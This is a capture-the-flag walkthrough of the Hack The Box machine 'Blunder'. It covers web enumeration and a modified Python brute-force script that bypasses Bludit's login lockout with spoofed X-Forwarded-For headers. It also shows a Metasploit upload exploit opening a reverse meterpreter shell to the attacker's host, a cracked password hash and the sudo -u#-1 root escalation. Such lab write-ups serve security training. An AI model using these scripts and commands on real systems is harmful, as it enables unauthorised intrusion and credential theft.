# Blunder by dmw0ng

As normal I add the IP of the machine 10.10.10.191 to my hosts file as blunder.htb


## Enumeration

***nmap -p- -sT -sV -sC -oN initial-scan blunder.htb***


```
root@kali:/opt/htb/blunder.htb# nmap -p- -sT -sV -sC -oN initial-scan blunder.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-30 20:03 BST
Nmap scan report for blunder.htb (10.10.10.191)
Host is up (0.020s latency).
Not shown: 65533 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 266.36 seconds
```

It seems we have discovered just the one port open. I chose not to perform a UDP scan at this point in the exercise. It seems we have HTTP on 80.

## Overview of Web Services

The HTTP port that we seemed to have open was 80. I tried port 80 to see what we had.

***http://blunder.htb***




Looking into the site, I immediately see that the about indicates the creator is using this purely as a dumping ground. "*I created this site to dump my fact files, noting more…….?*"

## WFUZZ


With the information to hand, I immediately went ahead and looked top see if there were any popular file names being exposed.

***wfuzz -u http://blunder.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-medium-files.txt --hc 404,403,301***

```
root@kali:/opt/htb/blunder.htb# wfuzz -u http://blunder.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-medium-files.txt --hc 404,403,301
```

```
********************************************************************
ID           Response   Lines    Word     Chars       Payload
********************************************************************

000000007:   200        0 L      5 W      30 Ch       "install.php"
000000240:   200        1 L      4 W      22 Ch       "robots.txt"
000004137:   200        27 L     28 W     563 Ch      ".gitignore"
000016642:   200        4 L      23 W     118 Ch      "todo.txt"
```


Running through the list of files, the todo.txt seemed an interesting one and something to make note of. We seem to have discovered a name of '***fergus***'.



## Bludit


With a little more information, I did a little more enumeration and quickly found an admin directory.

***http://blunder.htb/admin***




This highlighted the application that is running, which was named **Bludit** and a source code review, indicated it was version **3.9.2**.

Performing a search of the application and its version, I found a brute force mitigation bypass script at https://rastating.github.io/bludit-brute-force-mitigation-bypass.




## Cewl

Having a proof of concept for the brute force bypass, and a potential username, I now required a wordlist. I decided to create a wordlist from the information on the site.

***cewl http://blunder.htb > words.txt***

```
root@kali:/opt/htb/blunder.htb# cewl http://blunder.htb > words.txt
```

With the wordlist created, I decided that passwords smaller than 6 characters would most likely not be valid. I therefore, decided to remove all words that were less than 6 characters long.

***grep -E '^.{6,}$' words.txt > out.txt***

```
root@kali:/opt/htb/blunder.htb# grep -E '^.{6,}$' words.txt > out.txt
```

## Brute Force

With all this information to hand, I started looking at the brute force mitigation script. As it stood, the script could not be utilised and would need a small amendment.

The changes I made were;

**wordlist = open('out.txt').read().split()**
**Commneted out lines 11-16**

```
  GNU nano 4.8                                  poc.py                                  Modified
#!/usr/bin/env python3
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
#wordlist = []
wordlist = open('out.txt').read().split()

# Generate 50 incorrect passwords
#for i in range(50):
#    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
#wordlist.append('adminadmin')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }
```

I then attempted the brute force to see if my findings were correct.

***python3 poc.py***

```
root@kali:/opt/htb/blunder.htb# python3 poc.py
[*] Trying: CeWL
[*] Trying: 5.4.8
[*] Trying: (Inclusion)
[*] Trying: Robin
[*] Trying: Wood
[*] Trying: (robin@digi.ninja)
[*] Trying: (https://digi.ninja/)
[*] Trying: Plugins
[*] Trying: service
[*] Trying: Stadia
[*] Trying: devices
```

This run for a short period and a successful password was revealed.

```
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.

root@kali:/opt/htb/blunder.htb#
```

We now had a user and password of ***Fergus:RolandDeschain.***

## Metasploit Image Upload

During my research earlier on, I noticed that this version had a Metasploit module that could be utilised to gain a shell on the box.

***search bludit***

```
msf5 > search bludit

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent  Yes    Bludit Directory Traversal Image File Upload Vulnerability


msf5 >
```

***use exploit/linux/http/bludit_upload_images_exec***
***set rhosts blunder.htb***
***set lhosts 10.10.14.18***
***set lport 1234***
***set BLUDITUSER fergus***
***set BLUDITPASS RolandDeschain***

```
msf5 > use exploit/linux/http/bludit_upload_images_exec
msf5 exploit(linux/http/bludit_upload_images_exec) > set rhosts blunder.htb
rhosts => blunder.htb
msf5 exploit(linux/http/bludit_upload_images_exec) > set lhost 10.10.14.18
lhost => 10.10.14.18
msf5 exploit(linux/http/bludit_upload_images_exec) > set lport 1234
lport => 1234
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain
BLUDITPASS => RolandDeschain
```

I confirmed that I had everything configured that was required.

***Show options***

```
msf5 exploit(linux/http/bludit_upload_images_exec) > show options

Module options (exploit/linux/http/bludit_upload_images_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BLUDITPASS  RolandDeschain   yes       The password for Bludit
   BLUDITUSER  fergus           yes       The username for Bludit
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      10.10.10.191     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path for Bludit
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.18      yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2
```

Confirming that I had indeed had everything configured, I went ahead and attempted to exploit the vulnerability.

***exploit***

```
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.18:1234
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading UDwrSRuMCC.png...
[*] Uploading .htaccess...
[*] Executing UDwrSRuMCC.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.18:1234 -> 10.10.10.191:43934) at 2020-05-30 21:02:15 +0100
[+] Deleted .htaccess

meterpreter > shell
```

I needed to spawn a TTY and used python to do this.

***python -c 'import pty;pty.spawn("/bin/bash")'***

```
meterpreter > shell
Process 26698 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```


## Passwords

Now that I had a shell on the box, I looked deeper into the php files of the application. The first one that I investigated was a users.php file that contained a user Hugo and a password hash. I confirmed that hugo is also a user on the box.

***cat users.php***

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

With this hash, I went across to crackstation.net to see if this was a hash that had been reversed.




The site had indeed got the password and we now had another password of ***Password120***.

***Hugo:Password120***

With this new information, I tried to escalate to the user hugo.

***su hugo***

```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.9.2/bl-content/databases$
```

I was now able to read user.txt

```
hugo@blunder:~$ wc user.txt
wc user.txt
 1  1 33 user.txt
```

## Sudo

With user done, I moved onto attempting to gain access as root. I looked to see if I had any sudo privileges.

***sudo -l***

```
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

I immediately noticed the last line and knew this was a vulnerability in the sudo escalation and that there was even a cve for this. The relevant information was obtained from [https://www.exploit-db.com/exploits/47502](https://www.exploit-db.com/exploits/47502).

***sudo -u#-1 /bin/bash***

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/home/hugo#
```

I was now root on the box.

***whoami; hostname; wc /root/root.txt***

```
root@blunder:/home/hugo# whoami; hostname; wc /root/root.txt
whoami; hostname; wc /root/root.txt
root
blunder
 1  1 33 /root/root.txt
root@blunder:/home/hugo#
```